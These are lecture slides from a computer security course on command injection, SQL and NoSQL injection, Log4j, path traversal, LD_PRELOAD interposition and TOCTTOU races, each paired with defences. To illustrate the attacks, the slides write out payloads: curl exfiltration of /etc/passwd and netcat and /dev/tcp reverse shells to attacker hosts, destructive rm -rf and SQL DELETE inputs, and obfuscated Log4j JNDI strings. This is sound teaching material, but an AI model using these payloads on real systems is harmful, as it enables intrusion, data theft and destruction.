
CS 419: Computer Security

Week 8: Part 1
Command Injection & Input Sanitization



Paul Krzyzanowski

Command injection attacks

Command Injection:

Allows an attacker to inject commands into a program to:

- Execute commands
- Modify a database
- Change data on a website

versus **memory vulnerabilities and code injection**

- Inject executable code or control the flow of execution

SQL Injection

SQL Command Injection

SQL injection occurs when attacker-controlled data is concatenated directly into SQL queries

Classic example: query: validate a password where the username and password are provided by the user

```
sprintf(buf,
"SELECT * from logininfo WHERE username='%s' AND password='%s';",
    uname, passwd);
```

If uname="admin" and passwd="monkey01", the generated query is:

```
SELECT * from logininfo WHERE
                username = 'paul' AND password = 'monkey01';
```

SQL Command Injection

```
sprintf(buf,
"SELECT * from logininfo WHERE username='%s' AND password='%s';",
    uname, passwd);
```

What if passwd="' OR 1=1; --"?

Everything after the -- is treated as a comment

The query becomes:

```
SELECT * from logininfo WHERE
         username = 'admin' AND password = '' OR 1=1; -- ';
```

1=1 is always true!

We bypassed the password check!

SQL Injection: Why It Works

The fundamental problem: mixing code & data!

Attack vectors:

1. **Authentication bypass**
   ```
   ' OR '1'='1' --
   ```


2. Data extraction:
   ```
   ' UNION SELECT credit_card FROM payments --
   ```

3. **Data modification**
   ```
   '; DELETE FROM users; --
   ```

4. **Blind SQL injection**
   When no error messages, use time delays: `' OR SLEEP(5) --`

The database sees this as legitimate SQL because syntactically it IS legitimate SQL. The problem is the query structure itself is being controlled by the attacker

Opportunities for destructive operations



https://xkcd.com/327/

```
SELECT * FROM students WHERE
       name = 'Robert';DROP TABLE Students; --
```

An input validation bug

WIRED

How a 'NULL' License Plate Landed One Hacker in Ticket Hell

Security researcher Joseph Tartaro thought NULL would make a fun license plate. He's never been more wrong.

Brian Barrett • Security • 08.13.2019

Joseph Tartaro never meant to cause this much trouble. Especially for himself.
In late 2016, Tartaro decided to get a vanity license plate. A security researcher by trade, he ticked down possibilities that related to his work: SEGFAULT, maybe, or something to do with vulnerabilities.

...
That setup also has a brutal punch line—one that left Tartaro at one point facing $12,049 of traffic fines wrongly sent his way.

Second-Order SQL Injection

Malicious data is stored safely – but used unsafely later

Step 1: user registration

username = "admin'--"

```
cursor.execute("INSERT INTO users (username) VALUES (?)", (username,))
```

- Creates a single-element tuple in Python: value: ("admin'—",)
  `cursor.execute` expects a sequence of values
- The (?) is a parameter placeholder – saying the data will be provided: it's the (`username,`)
- *This is safe!* – but the string that gets stored is "`admin'--`"

Step 2: at a later time, in a different part of the application

```
cursor.execute(
  "SELECT * FROM users WHERE username='" + stored_username + "'")
```

- The query becomes `SELECT * FROM users WHERE username='admin'--'`

NoSQL databases are also vulnerable

Not all databases use SQL – are we safe with NoSQL?

- *No! They have their own injection vulnerabilities – the syntax depends on the database*

MongoDB example:

```
db.users.find({  // Vulnerable Node.js code
    username: req.body.username,
    password: req.body.password
});
```

Attack: Send JSON instead of simple strings

- POST data: `{"username": {"$ne": null}, "password": {"$ne": null}}`
- This translates to a query:

```
find users where username != null AND password != null
```

- Returns first user (often admin)!

Defenses: Protection from SQL Injection (1)

Defense 1: Use parameterized queries

```
cursor.execute(
    "SELECT * FROM users WHERE username=? AND password=?",
    (username, password) )
```

Why this works:

- The query structure is sent to database separately from data
- The database knows exactly what is code and what is data
- Special characters in the user input can change query structure
- Each ? is a placeholder that says '*data goes here, never interpret it as SQL*'

Defense 2: Use stored procedures (functions defined in the database)

```
CREATE PROCEDURE AuthenticateUser
    @username VARCHAR(50),
    @password VARCHAR(50)
AS
BEGIN
    SELECT * FROM users
    WHERE username = @username AND password = @password
END
```

Important notes:

- Stored procedures only help if they internally use parameterized queries
- If the stored procedure concatenates strings, it is still vulnerable!
- Stored procedures are not a silver bullet

Defenses: Protection from SQL Injection (3)

Defense 2: Input validation and sanitization

Validate, filter, and escape special characters before using the data

Sanitization options

1. Disallow certain characters or strings
2. Allow only certain characters or strings (or disallow specific patterns)
3. **Escape** special characters

Sanitization can be difficult and error-prone

Why it's hard

- Legitimate data can contain special characters (names, addresses, passwords)
- Whitelisting: identify what IS allowed
- Blacklisting: identify what's NOT allowed – many variations
- Implementation-specific variations among different systems (comments, quotes)

Shell command injection

Common Vulnerable Functions

The vulnerability: Applications execute system commands using user input

If SQL injection gives attackers your database, command injection gives them your entire server

- Python

```
os.system("ping " + user_host)
os.popen("ls " + user_directory)
```

- C

```
snprintf(cmd, "ls %s", bufsize, user_directory); system(cmd);
snprintf(cmd, "/usr/bin/mail %s", bufsize, user_addr); f = popen(cmd, "w");
```

- Java

```
Runtime.getRuntime().exec("cmd /c dir " + userPath)
```

- PHP

```
system("convert image.jpg -resize " . $user_size)
exec("cat " . $filename)
```

system() and popen()

These library functions make it easy to execute programs

Both run `sh -c command`

```
snprintf(cmd, "/usr/bin/mail -s alert %s", bufsize, user);
f = popen(cmd, "w");
```

What if `user` = `"paul;rm -fr /home/*"` ?

We run two commands:

```
sh -c "/usr/bin/mail -s alert paul; rm -fr /home/*"
```

Python: subprocess.call()

```
import subprocess

def transcode_file():
    filename = raw_input('Enter file to transcode: ')
    command = 'ffmpeg -i "{source}" output_file.mpg'.format(source=filename)
    subprocess.call(command, shell=True)
```

What if filename is: `myfile.mov"; rm -fr /; echo "` ?

We end up running these two commands:

```
ffmpeg -i "myfile.mov"; rm -fr /; echo "" output_file.mpg
```

The fundamental issue: not escaping shell metacharacters

The shell interprets special characters (partial list)

Character	Function
`;`	Command separator
`|`	Pipe (chain command output)
`&`	Background execution & chaining
`&&`	Conditional execution – if previous succeeds
`||`	Conditional execution – if previous fails
`` `command` ``	Substitute with output of command
`$(command)`	Substitute with output of command
`> and >>`	Output redirection
`<`	Input redirection
`\n`	Newline (command separator in some contexts)

Attack examples

- Data exfiltration
  - Encode /etc/passwd in base64 & pass it as a parameter to an HTTP request to attacker.com

  user_input: `;curl attacker.com?data=$(cat /etc/passwd | base64)`
- Reverse shell
  - Start a shell with input/output sent to TCP port 4444 on attacker.com

  user_input: `;nc attacker.com 4444 -e /bin/sh`
- Privilege escalation
  - Change the permissions of the shell (bash) to be setuid

  user_input: `;chmod +s /bin/bash`

Defenses against command injection (1)

Defense 1: avoid using the shell!

This uses the shell: potentially dangerous

```
os.system("ping " + host)
```

This passes an argument list directly to the program

```
import subprocess
subprocess.run(["ping", host], shell=False)
```

Run the command directly via the execv system call from C

```
char *args[] = {"/bin/ping", host, NULL};
execv(args[0], args);
```

Defenses against command injection (2)

Defense 2: input sanitization (if you *must* use the shell)

Make sure the user input has no special characters – or escape them

This can be tricky and error-prone

Allowlist approach

```
# Only allow alphanumeric, dots, and hyphens
if re.match(r'^[a-zA-Z0-9.-]+$', user_host):
    os.system(f"ping {user_host}")
else:
    return "Invalid hostname"
```

Proper escaping

```
import shlex
safe_input = shlex.quote(user_input) # add escapes
os.system(f"command {safe_input}")
```

Example: Python input sanitization

`shlex.quote(s)`

```
>>> filename = 'somefile; rm -rf ~'
>>> command = 'ls -l {}'.format(filename)
>>> print(command)  # executed by a shell
ls -l somefile; rm -rf ~
```

```
>>> command = 'ls -l {}'.format(shlex.quote(filename))
>>> print(command)
ls -l 'somefile; rm -rf ~'

>>> remote_command = 'ssh home {}'.format(shlex.quote(command))
>>> print(remote_command)
ssh home 'ls -l '"'"'somefile; rm -rf ~'"'"''
```

But shlex is only designed for POSIX shells (e.g., bash) – all bets are off for Windows and other operating systems

Defenses against command injection (3)

Defense 3: Apply the Principle of Least Privilege

- Grant minimal permissions
- Isolate the program (we'll cover this later)
- Goal: compromise may occur, but the attacker won't get much

Risks of Interpreters

Interpreters are everywhere

- SQL database engines
- Operating system shells
- JavaScript
- Python interpreters
- Template engines
- XML parsers
- LDAP queries

Interpreter + Untrusted Input + Insufficient Separation of User Input & Command = Injection Vulnerability

JavaScript Injection

- Dangerous function: *eval*
  - Executes arbitrary JavaScript in the current scope
  - Vulnerable code:

```
var userCode = getUserInput();
eval(userCode); // Executes arbitrary JavaScript!
```

- Also dangerous: *Function()* constructor
  - Executes arbitrary JavaScript in the global scope
  - Vulnerable code:

```
var userFormula = "price * " + req.body.quantity;
var calculate = new Function("price", "return " + userFormula);
```

Python code injection

- `eval()`
  - Evaluates a single Python expression and returns its result

```
user_expression = request.form['calc']
result = eval(user_expression)
# User enters: __import__('os').system('rm -rf /')
```

- `exec()` – *even more dangerous*
  - Executes arbitrary Python statements (assignments, loops, function definitions, …)

```
# Executes statements, not just expressions
user_code = get_user_input()
exec(user_code) # Full Python code execution
```

- `subprocess` without `shell=False` – *command injection via running the shell*

```
subprocess.call("ping " + user_host, shell=True)
```

Python code injection example

```
def addnums(a, b):
    return eval("%s + %s" % (a, b))

result = addnums(request.json['a'], request.json['b'])
print("Answer = %d." % result)
```

An input of `{"a":"1", "b":"2"}`

Will produce `Answer = 3`

This is the kind of input the programmer expected would be provided

Python code injection

```
def addnums(a, b):
    return eval("%s + %s" % (a, b))

result = addnums(request.json['a'], request.json['b'])
print("Answer = %d." % result)
```

An input of `{"a":"1", "b":"2"}`

Will produce `Answer = 3`

This is the kind of input the programmer expected would be provided.

But if the input is

```
{"a":"__import__('os').system('bash -i >& /dev/tcp/10.0.0.1/8080 0>&1')#",
"b":"2"}
```

The program starts a shell with input/output on 10.0.0.1 port 8080

Application-specific input parsing example: The Log4j bug

December 2021: Bug in Log4j is announced

FEDERAL TRADE COMMISSION
PROTECTING AMERICA'S CONSUMERS

Contact | Stay Connected | Privacy Policy | FTC en español

Search

ABOUT THE FTC | NEWS & EVENTS | ENFORCEMENT | POLICY | TIPS & ADVICE | I WOULD LIKE TO...

Home » News & Events » Blogs » Tech@FTC » FTC warns companies to remediate Log4j security vulnerability

FTC warns companies to remediate Log4j security vulnerability

By: This blog is a collaboration between CTO and DPIP staff and the AI Strategy team | Jan 4, 2022 9:19AM

SHARE THIS PAGE

TAGS: Accountability | Data security | Patches

Log4j is a ubiquitous piece of software used to record activities in a wide range of systems found in consumer-facing products and services. Recently, a serious vulnerability in the popular Java logging package, Log4j (CVE-2021-44228) was disclosed, posing a severe risk to millions of consumer products to enterprise software and web applications. This vulnerability is being widely exploited by a growing set of attackers.

When vulnerabilities are discovered and exploited, it risks a loss or breach of personal information, financial loss, and other irreversible harms. The duty to take reasonable steps to mitigate known software vulnerabilities

Subscribe

Subscribe to Tech@FTC Blog updates

Upcoming FTC Tech Events

Currently we have no upcoming Tech events. Please check back soon.

Additional Information

Office of Technology Research & Investigation

Log4j: The problem

- Log4j
  - Popular Java logging library
  - Offers string expansion in log messages, including:

    `${jndi:lookup_url}`
  - jndi references the Java Naming and Directory Interface
    - Looks up Java objects at runtime and loads them from a specified server
    - The URL can specify services like LDAP (a directory access protocol) or RMI (remote objects)
  - This causes Log4j to look up a given URL and load it as a Java object
- No check was made whether an external server was contacted

  `${jndi:ldap://[attacker_domain]/file}`

Log4j: The attack

- Attacker needs to create a string that will be logged
- The string will contain a JNDI lookup to the attacker's system
  - Victim's server will download & execute a Java class from the attacker's server
- Example
  - Object can contain code that opens a remote shell to the attacker's session
  - This gives the attacker full control of the victim's web server


Log4j: Input sanitization challenges

- Admins first tried blocking requests to potentially dangerous strings, such as `${jndi`
- Attackers bypassed by using text transformation features of Log4j
  e.g., `${lower:j}` forces the `j` to be lowercase
- They also could use alternate protocols to LDAP, such as RMI
- Lots of variations of syntax were possible

```
${${::-j}ndi:rmi://attacker_domain|/file}
${${lower:jndi}:${lower:rmi}://attacker_domain|/file}
${${upper:${upper:jndi}}:${upper:rmi}://attacker_domain|/file}
${${::-j}${::-n}${::-d}${::-i}:{${::-r}}${::-m}${::-i}//attacker_domain|/file}
```

Log4j: More request obfuscation!

- The domain can be obfuscated by using an IP address (in various formats)
- Pathname could contain base64-encoded text




https://blog.checkpoint.com/2021/12/14/a-deep-dive-into-a-real-life-log4j-exploitation/

Path traversal and path equivalence vulnerabilities

Parsing directories

- Suppose you want to restrict access outside a specified directory
  - Example, ensure a web server stays within `/home/httpd/html`
- Attackers might want to get other files
  - They'll put `..` in the pathname ⇒ `..` is a link to the parent directory



Parsing directories - examples

```
http://pk.org/../../../etc/passwd
```

The `..` does not have to be at the start of the name — it can be anywhere

```
http://pk.org/419/notes/../../416/../../../../etc/passwd
```

But you can't just search for `..` because an embedded `..` is valid

```
http://pk.org/419/notes/some..junk..goes..here/
```

Even `../` may be valid

```
http://pk.org/416/notes/../../419/notes/index.html
```

Also, extra slashes are fine

```
http://pk.org/419////notes///some..junk..goes..here///
```

Also, Windows environments may support backslashes in URLs:

```
http://pk.org/419\..\..\..\cmd.exe+command
```

Basically, it's easy to make mistakes!

Application-Specific Syntax: Unicode

Here's what Microsoft IIS did

- Checked URLs to make sure the request did not use `../` to get outside the *inetpub* web folder

  Prevents attempts such as

  `http://www.pk.org/scripts/../../winnt/system32/cmd.exe`

- Passed the URL through a decode routine to decode extended Unicode characters
- Then it processed the web request

What went wrong?

Application-Specific Syntax: Unicode

What's the problem?

`/` could be encoded as unicode `%c0%af`

Application-Specific Syntax: Unicode

UTF-8 parsing rules

- If the first bit is a 0, we have a one-byte ASCII character
  - Range 0..127 `/ = 47 = 0x2f = 0010 0111`
- If the first bit is 1, we have a multi-byte character
  - If the leading bits are 110, we have a 2-byte character
  - If the leading bits are 1110, we have a 3-byte character, and so on…
- 2-byte Unicode is in the form `110a bcde 10fg hijk`
  - 11 bits for the character # (codepoint), range 0 .. 2047
  - C0 = 1100 0000, AF = 1010 1111 which represents 0x2f = 47

Technically, two-byte Unicode characters should not be used when the character can be encoded in one byte (< 128)

Application-Specific Syntax: Unicode

- Parsing ignored `%c0%af` as `/` because it shouldn't have been used
- Intruders were able to use IIS to access ANY file in the system
- IIS ran under an IUSR account
  - Anonymous account used by IIS to access the system
  - IUSER is a member of Everyone and Users groups
  - Has access to execute most system files, including cmd.exe and command.com
- A malicious user could execute any commands on the web server by specifying a path to a shell (e.g., cmd.exe with arguments)
  - Delete files, create new network connections
  - A plus sign (+) in the URL typically gets translated to a space

These are application-level parsing bugs

- The OS uses whatever path the application gives it
- The application is trying to parse a pathname and map it onto a subtree
- Many other characters also have multiple representations
  - á = U+00C1 = U+0041,U+0301

Comparison rules must be handled by applications and be app-dependent

Path Traversal vs. Path Equivalence Vulnerabilities

- Path Traversal
  - Escape from permissible directories
    E.g., `../../etc/passwd`
- Path Equivalence
  - Alternate representation of a path bypasses security checks
    E.g., access to `/admin/config.php` may be disallowed
    but an attacker may be able to use `/admin/../admin/config.php`

Threat Actor Groups, Including Black Basta, are Exploiting Recent ScreenConnect Vulnerabilities

Feb 27, 2024

CVE-2024-1709: Authentication Bypass Using an Alternate Path or Channel
CVE-2024-1708: Path-Traversal Vulnerability

This vulnerability stems from an issue in the ScreenConnect.ZipFile.ExtractAllEntries function in ScreenConnect.Core.dll. The root cause of this issue is the improper validation of user-supplied paths, which results in a directory traversal via ZipSlip attack.

In .NET, the path is a concatenation of FilePath and PathInfo. This means that an attacker can simply append a PathInfo trailer in the `SetupWizard.aspx` HTTP POST request to initiate the *ScreenConnect SetupWizard* and bypass authentication.

In a real-world attack chain, an attacker can leverage this vulnerability to upload malicious files such as web shells on infected machines.

https://www.trendmicro.com/en_us/research/24/b/threat-actor-groups-including-black-basta-are-exploiting-recent-.html

IONIX

Exploited! Apache Tomcat Path Equivalence Vulnerability (CVE-2025-24813)

Amit Sheps
Director of Product Marketing

March 12th, 2025

Apache Tomcat recently disclosed a critical security vulnerability, CVE-2025-24813, affecting several versions of its widely used servlet container. This vulnerability arises from improper handling of path equivalence checks involving filenames with internal dots (file...txt). Exploitation could result in unauthorized information disclosure, file manipulation, and even remote code execution (RCE).

2025 Microsoft NLWeb Path Traversal Vulnerability

August 2025

- Microsoft's NLWeb (Natural Language Web) framework is designed for AI-driven agentic web applications
- It was shipped with a path traversal vulnerability
  - `"http://localhost:8000/static/..%2f..%2f..%2fetc/passwd"`
- Attackers could move out of their directory with `../` sequences
  - AI agents can read local files & may be able to create documents to poison the system's retrieval augmented generation (RAG) to provide incorrect data

https://www.itnews.com.au/news/serious-path-traversal-bug-found-in-microsofts-nlweb-agentic-web-tool-619469

Environment variables, Shared libraries, & Interposition

Environment variables

- PATH: search path for commands
  - If an attacker changes the path, their commands can run
  - Fix: Use absolute paths in commands or set PATH explicitly in a script

- BASH_ENV (every bash shell sources this on startup - affects all bash commands your app runs)
- ENV (ksh) – similar to BASH_ENV but for ksh, zsh

Other environment variables

LD_LIBRARY_PATH

- Search path for shared libraries
- If you change this, you can replace parts of the C library by custom versions
  - Redefine system calls, *printf*, whatever…

LD_PRELOAD

- Forces a list of libraries to be loaded for a program, even if the program does not ask for them
- If we preload our libraries, they get used instead of standard ones

You won't get root access with this, but you can change the behavior of programs

- Change random numbers, key generation, and time-related functions in games
- List files or network connections that a program uses
- Change files or network connections a program uses
- Modify features or behavior of a program
- *This can be useful if you change the behavior of programs other people run*

Function interposition

interpose
(ĭn′tər-pōz′)

1. Verb (transitive)
   to put someone or something in a position between two other people or things
   He swiftly interposed himself between his visitor and the door.
2. To say something that interrupts a conversation

- Change the way library functions work without recompiling programs
- Create wrappers for existing functions – intercepting the function

Example of LD_PRELOAD

random.c

```
#include <time.h>
#include <stdio.h>
#include <stdlib.h>

int
main(int argc, char **argv)
{
  int i;

  srand(time(NULL));
  for (i=0; i < 10; i++)
    printf("%d\n", rand()%100);
  return 0;
}
```

Output

```
$ gcc -o random random.c
$ ./random
9
57
13
1
83
86
45
63
51
5
```

Let's create a replacement for rand()

rand.c

```
int rand() {
    return 42;
}
```

Output

```
$ gcc -shared -fPIC rand.c -o newrandom.so          # compile
$ export LD_PRELOAD=$PWD/newrandom.so      # preload
$ ./random
42
42
42
42
42
42
42
42
42
42
```

Compile and load a new shared library that redefines `rand()`

We didn't recompile *random!*

Another example:
Random number generation again.

This time, we have a Python program that seeds the random # generator with the current timestamp.

Instead of calling the `clock_gettime` system call, we will create a version that returns the same timestamp each time.

This will create the same sequence of "random" numbers each time.

Another example of LD_PRELOAD

rand.py

```
import random
import time

# Seed the random number generator with the time
random.seed(time.time())

random_numbers = [random.randint(0, 100) \
    for _ in range(10)]

for n in random_numbers:
    print(n)
```

Output

```
$ python3 rand.py
48
22
100
68
76
87
49
34
100
73
```

Another example of LD_PRELOAD

```
$ python3 rand.py
39
91
67
47
84
68
49
94
8
69
```

```
$ python3 rand.py
98
58
11
24
22
76
66
50
62
10
```

```
$ python3 rand.py
62
57
81
94
89
68
38
91
18
99
```

Let's create a replacement for clock_gettime()

newtime.c

```
#include <linux/time.h>

int
clock_gettime(int id, struct timespec *tt)
{
    if (tt != 0) {
        tt->tv_sec = 870708;
        tt->tv_nsec = 592903659;
    }
    return 0;
}
```

```
$ gcc -shared -fPIC newtime.c -o newtime.so          # compile
$ export LD_PRELOAD=$PWD/newtime.so      # preload
```

With our replacement system call

```
$ python3 rand.py
3
82
85
50
9
47
64
100
74
22
```

```
$ python3 rand.py
3
82
85
50
9
47
64
100
74
22
```

```
$ python3 rand.py
3
82
85
50
9
47
64
100
74
22
```

Windows DLL Sideloading & Hijacking

- The Windows OS & applications rely on Dynamic Link Libraries (DLLs)
  - When a process needs a function in a DLL, it asks Windows to load the library – typically not specifying the path of the library
  - The OS searches multiple locations for a library with the requested name
- DLL Sideloading
  - Take advantage of the search order and add an alternate library
  - The code in the library runs with the privileges of the application that uses it

See: https://techzone.bitdefender.com/en/tech-explainers/what-is-dll-sideloading.html

File descriptor attacks

File Desciptors

- On POSIX systems
  - File descriptor 0 = standard input (*stdin*)
  - File descriptor 1 = standard output (*stdout*)
  - File descriptor 2 = standard error (*stderr*)
- `open()` returns the first available file descriptor

The vulnerability

- Suppose you close file descriptor 1
- Invoke a setuid root program that will open some sensitive file for output
- Anything the program prints to *stdout* (e.g., via *printf*) will write into that file, corrupting it

File Descriptors - example

files.c

```
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <unistd.h>
#include <stdio.h>

int
main(int argc, char **argv)
{
  int fd = open("secretfile",
             O_WRONLY|O_CREAT, 0600);

  fprintf(stderr, "fd = %d\n", fd);
  printf("hello!\n");
  fflush(stdout); close(fd);
  return 0;
}
```

Bash command to close a file descriptor.
We close the standard output.
We corrupted secretfile when we wrote to the standard output via *printf*
References to *stdout* go to fd 1, which is the file we opened.

```
$ ./files
fd = 3
hello!
$ ./files >&-
fd = 1
```

Comprehension Errors

Windows CreateProcess function

```
BOOL WINAPI CreateProcessA(
  _In_opt_    LPCTSTR                lpApplicationName,
  _Inout_opt_ LPTSTR                 lpCommandLine,
  _In_opt_    LPSECURITY_ATTRIBUTES  lpProcessAttributes,
  _In_opt_    LPSECURITY_ATTRIBUTES  lpThreadAttributes,
  _In_        BOOL                   bInheritHandles,
  _In_        DWORD                  dwCreationFlags,
  _In_opt_    LPVOID                 lpEnvironment,
  _In_opt_    LPCTSTR                lpCurrentDirectory,
  _In_        LPSTARTUPINFO          lpStartupInfo,
  _Out_       LPPROCESS_INFORMATION  lpProcessInformation);
```

- 10 parameters that define window creation, security attributes, file inheritance, and others…
- It gives you a lot of control but do most programmers know what they're doing?
- Maybe just copy some code from Copilot or stackoverflow that seems to work?

TOCTTOU attacks

Setuid file access

Some commands may need to write to restricted directories or files but also access user's files

- Example: some versions of *lpr* (print spooler) read users' files and write them to the spool directory
- Let's run the program as *setuid* to *root*

  But we will check file permissions first to make sure the user has read access

```
if (access(file, R_OK) == 0) {
    fd = open(file, O_RDONLY);
    ret = read(fd, buf, sizeof buf);
    ...
}
else {
    perror(file);
    return -1;
}
```

Problem: TOCTTOU

Race condition: **TOCTTOU**: Time of Check to Time of Use

Window of time between *access* check & *open*

- Attacker can create a link to a readable file
- Run *lpr* in the background
- Remove the link and replace it with a link to the protected file
- The protected file will get printed

```
if (access(file, R_OK) == 0) {
        << OPPORTUNITY FOR ATTACK >>
    fd = open(file, O_RDONLY);
    ret = read(fd, buf, sizeof buf);
    ...
}
else {
    perror(file);
    return -1;
}
```

mktemp is also affected by this race condition

Create a temporary file to store received data

```
if (tmpnam_r(filename) != NULL) {
  FILE* tmp = fopen(filename, "wb+");
  while((recv(sock, recvbuf, DATA_SIZE, 0) > 0) && (amt != 0))
    amt = fwrite(recvbuf, 1, DATA_SIZE, tmp);
}
```

opportunity for a race condition!

- API functions to create a temporary filename
  - C library: *tmpnam, tempnam, mktemp*
  - C++: *_tempnam, _tempnam, _mktemp*
  - Windows API: *GetTempFileName*
- They create a unique name when called
  - But no guarantee that an attacker doesn't create the same name before the filename is used
  - Name often isn't very random: high chance of attacker constructing it

See https://www.owasp.org/index.php/Insecure_Temporary_File

mktemp is also affected by this race condition

If an attacker creates that file first:

- Access permissions may remain unchanged for the attacker
  - Attacker may access the file later and read its contents
- Legitimate code may append content, leaving attacker's content in place
  - Which may be read later as legitimate content
- Attacker may create the file as a link to an important file
  - The application may end up corrupting that file
